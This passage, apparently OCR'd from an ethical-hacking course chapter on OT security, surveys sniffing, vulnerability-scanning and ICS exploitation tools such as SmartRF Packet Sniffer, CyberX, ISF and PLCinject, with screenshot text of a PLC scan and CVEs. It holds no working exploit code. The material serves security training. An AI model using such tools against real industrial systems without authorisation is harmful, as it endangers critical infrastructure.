
https://cyberx-labs.com

Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

Source: *http://www.ti.com*

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets. The capture device is connected to the PC via USB. SmartRF Packet Sniffer supports the CC13xx and CC26xx family of devices as a capture device; furthermore, it uses Wireshark for packet display and filtering. It supports protocols such as ZigBee, EasyLink, and BLE.



Available: 1
Selected: 1
Running: 1

Converter Status

Mode: Remote
In: 20
Out: 20

Outgoing Data Configuration

<Socket>
Outgoing IP Address: 1.2.3.4
Outgoing Port: 17760 (TI Radio Packet Info)
Max Packets: 0 (Unlimited)
<Pipe>
Pipe Name: tiwspc_data
Pipe Location: \\.\pipe\tiwspc_data


Sniffer Devices Connected: 1

Figure 18.113: Screenshot of SmartRF Packet Sniffer

Vulnerability Scanning Tool: CyberX

Source: *https://cyberx-labs.com*

The CyberX platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.



PLC #9
10.2.1.9

Schneider Electric

Security Level 24%

Opened Ports

- ○ TCP PORT 22 (SSH)
- ○ TCP port 80 (HTTP)
- ○ TCP PORT 502 (MODBUS)
- ○ UDP Port 123 (Network Time Protocol)
- ○ TCP PORT 20 (FTP)
- ○ TCP port 20000 (DNP3)


Remote Access

- ○ TCP port 22 (SSH) Connections from 10.2.1.17

Most Severe CVE

CVE ID	Score	Description
CVE-2015-7937	10.0	Stack-based buffer overflow in the GoAhead Web Server on Schneider Electric Modicon M340 PLC BMXNOx and BMXPx devices allows remote attackers to execute arbitrary code via a long password in HTTP Basic Authentication data.
CVE-2013-2763	5.0	Schneider Electric M340 PLC modules allow remote attackers to cause a denial of service (resource consumption) via unspecified vector

Figure 18.114: Screenshot of CyberX



OT Hacking Tools

ICS Exploitation Framework (ISF)

ICS Exploitation Framework (ISF) is an **exploitation framework** based on Python and is like the Metasploit framework

```
r00t@r00t-KitPloit: ~
root@kali:~/Desktop/temp/isf# python isf.py

                    ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

https://github.com

PLCinject
https://github.com

MODBUS Penetration Testing Framework
https://github.com

Moki Linux
https://github.com

sixnet-tools
https://github.com

mbtget
https://github.com


OT Hacking Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **ICS Exploitation Framework (ISF)**

  Source: *https://github.com*

  The ICS Exploitation Framework (ISF) is an exploitation framework based on Python that is similar to the Metasploit framework. This tool provides various exploit modules that allow attackers to hack target ICS systems and networks.




```
r00t@r00t-KitPloit: ~
root@kali:~/Desktop/temp/isf# python isf.py

                    ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

Figure 18.115: Screenshot of ICS Exploitation Framework (ISF)

Listed below are some of the additional tools for hacking OT systems and networks:

- PLCinject (*https://github.com*)
- MODBUS Penetration Testing Framework (*https://github.com*)
- Moki Linux (*https://github.com*)
- sixnet-tools (*https://github.com*)
- mbtget (*https://github.com*)



Module Flow

1 **OT Concepts**

2 **OT Attacks**

